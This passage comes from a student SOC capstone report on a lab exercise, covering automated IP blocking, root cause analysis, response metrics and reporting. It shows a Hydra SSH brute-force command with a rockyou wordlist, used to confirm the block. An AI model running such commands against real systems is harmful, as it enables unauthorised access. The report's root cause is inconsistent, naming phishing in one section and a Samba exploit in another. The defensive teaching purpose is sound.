The automation script was then executed with the attacker's IP address as a parameter. Upon execution, the script successfully blocked the IP and updated firewall rules accordingly. Verification was performed by listing iptables rules, confirming that traffic from the attacker IP was dropped.

```
sudeep@sudeep-VirtualBox:~$ nano auto_response.sh
sudeep@sudeep-VirtualBox:~$ chmod +x auto_response.sh
sudeep@sudeep-VirtualBox:~$ ./auto_response.sh 192.168.56.3
[+] Detected malicious IP:192.168.56.3
[sudo: authenticate] Password:
[+] IP Blocked succesfully
sudeep@sudeep-VirtualBox:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target    prot opt source                destination
DROP      all  --  192.168.56.3          anywhere

Chain FORWARD (policy ACCEPT)
target    prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target    prot opt source                destination
sudeep@sudeep-VirtualBox:~$ nano auto_response.sh
sudeep@sudeep-VirtualBox:~$
```

Figure 3: Execution of automation script and confirmation of IP blocking in firewall rules.



Attack Verification (Hydra Failure)

```
(sudeep@kali)-[~]
$ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-08 18:07:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.4:22/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-08 18:08:32

(sudeep@kali)-[~]
$
```

Figure 4: Hydra brute-force attack failing due to blocked connection, confirming successful automation.

To validate the effectiveness of the automated response, a brute-force attack was simulated using Hydra from the attacker machine. The attack failed due to connection errors, demonstrating that the automated blocking mechanism was successfully enforced.

This SOAR implementation highlights the importance of automation in reducing response time, improving accuracy, and ensuring consistent incident handling.

Post-Incident Analysis:

Post-Incident Analysis using 5 Whys and Fishbone Diagram

Following the containment and remediation of the incident, a Root Cause Analysis (RCA) was conducted to identify the underlying factors that contributed to the security breach. Two structured analytical methods were used: the 5 Whys technique and the Fishbone (Ishikawa) Diagram.



The 5 Whys analysis was performed to systematically trace the cause of the incident. It revealed that the attack originated from a phishing email that was opened by a user. The email appeared legitimate due to weak email filtering mechanisms and lack of spoof detection controls such as SPF, DKIM, and DMARC. Further investigation indicated that these security controls were not properly configured due to insufficient security audits.

The final root cause identified was **weak email security controls combined with lack of user awareness**, which allowed the phishing attack to succeed.

Whys Analysis (Google Sheets)

A	B
Questions	Answer
Why did the incident occur?	User opened a phishing email
Why was the email opened?	Email appeared legitimate
Why did it appear legitimate?	Lack of email filtering & spoof detection
Why was filtering weak?	Security controls not properly configured
Why were controls misconfigured?	Lack of regular security audits
Root Cause	Weak email security controls and lack of user awareness

Figure 1: 5 Whys analysis identifying the root cause of the phishing incident.

Fishbone Diagram (Draw.io)

To further analyze contributing factors, a Fishbone Diagram was created. The diagram categorized the causes into four major domains: People, Process, Technology, and Environment. Key issues identified included lack of phishing awareness training, absence of email verification policies, misconfigured email filters, and high dependency on email communication.

This structured analysis highlights both technical and human weaknesses, emphasizing the need for stronger security policies, better configuration management, and continuous user awareness training to prevent similar incidents in the future.




Figure 2: Fishbone diagram illustrating contributing factors across People, Process, Technology, and Environment.

Metrics Reporting:

Security Metrics Reporting and Dashboard Visualization

To evaluate the effectiveness of the Security Operations Center (SOC), key performance metrics were calculated and visualized using Elastic Security dashboards. The primary metrics analyzed include Mean Time to Detect (MTTD), Mean Time to Respond (MTTR), and False Positive Rate.

MTTD represents the average time taken to detect a security incident after it occurs. In this scenario, the MTTD was calculated to be **2 hours**, indicating relatively quick detection of malicious activity through monitoring tools such as Wazuh.

MTTR measures the time required to respond to and contain the incident after detection. The MTTR value was observed as **4 hours**, which includes investigation, triage, and implementation of containment measures such as blocking the attacker's IP.

Additionally, the False Positive Rate was calculated as **20%**, reflecting the proportion of alerts that were identified as non-malicious. While some false positives are expected, reducing this percentage is important to improve SOC efficiency.

These metrics were visualized in an Elastic dashboard to provide a clear and centralized view for analysts and stakeholders. The dashboard enables continuous monitoring of SOC performance and supports data-driven decision-making for improving detection and response capabilities.



1. Dashboard Visualization




Figure 1: Elastic Security dashboard displaying MTTR, MTTR, and False Positive Rate.

Dashboard Saving Step




Figure 2: Saving the SOC Metrics Dashboard in Elastic Security.

Reporting:

Executive Summary

A security incident involving exploitation of a vulnerable Samba service was successfully simulated and analyzed in a controlled lab environment. The attack was initiated using Metasploit and further emulated using MITRE Caldera. Detection was achieved through Wazuh alerts, and the incident was triaged using TheHive. The attack resulted in unauthorized access attempts and privilege escalation, which were promptly contained by blocking the attacker's IP.

Timeline

The attack began with a Samba exploitation attempt from IP address 192.168.56.3. Wazuh generated alerts indicating unauthorized access and privilege escalation. TheHive was used to create and manage the case, where observables and tasks were assigned. The response phase included isolating the system and blocking the malicious IP using firewall rules. Verification was completed using connectivity tests confirming successful containment.

Root Cause Analysis (RCA)

The root cause of the incident was identified as weak security controls and lack of proper configuration. Specifically, the vulnerable Samba service was exposed without adequate hardening. Additionally, insufficient monitoring configurations and lack of proactive security



measures contributed to delayed prevention. Human factors such as lack of awareness and absence of regular audits also played a role.

Recommendations

It is recommended to implement strong system hardening practices, including disabling unnecessary services and applying security patches. Network-level protections such as firewall rules and intrusion detection systems should be enhanced. Regular security audits and monitoring should be conducted to identify vulnerabilities early. Additionally, user awareness training and incident response playbooks should be improved to ensure faster detection and response in future incidents.

STAKEHOLDER BRIEFING

A simulated cyberattack targeting a vulnerable system was successfully detected and contained by the security team. The attack involved unauthorized access attempts using a known Samba vulnerability. Monitoring tools quickly identified suspicious activity, and the response team acted promptly to block the attacker's IP address and prevent further impact.

Key performance metrics indicate that the threat was detected within 2 hours and fully contained within 4 hours. The false positive rate was observed at 20%, highlighting opportunities for improving alert accuracy.

The root cause of the incident was linked to weak system configurations and insufficient preventive controls. Improvements have been identified, including strengthening system security settings, enhancing monitoring capabilities, and implementing regular security audits.

Overall, the incident was effectively managed with minimal impact, and the lessons learned will help strengthen the organization's security posture and readiness against future threats.

CONCLUSION

This capstone project demonstrated a complete end-to-end Security Operations Center (SOC) workflow, including attack simulation, detection, triage, response, analysis, and reporting. By integrating tools such as Metasploit, Wazuh, TheHive, CrowdSec, MITRE Caldera, and Elastic Security, a realistic cyberattack scenario was successfully executed and managed.

The project highlighted the importance of continuous monitoring, rapid incident response, and effective collaboration between tools and processes. Key metrics such as MTTD and MTTR provided measurable insights into SOC performance, while Root Cause Analysis helped identify underlying weaknesses.

Overall, this project reinforces the critical need for strong security configurations, proactive threat detection, automation, and continuous improvement. The knowledge and skills gained through this exercise provide a solid foundation for real-world SOC operations and incident response handling.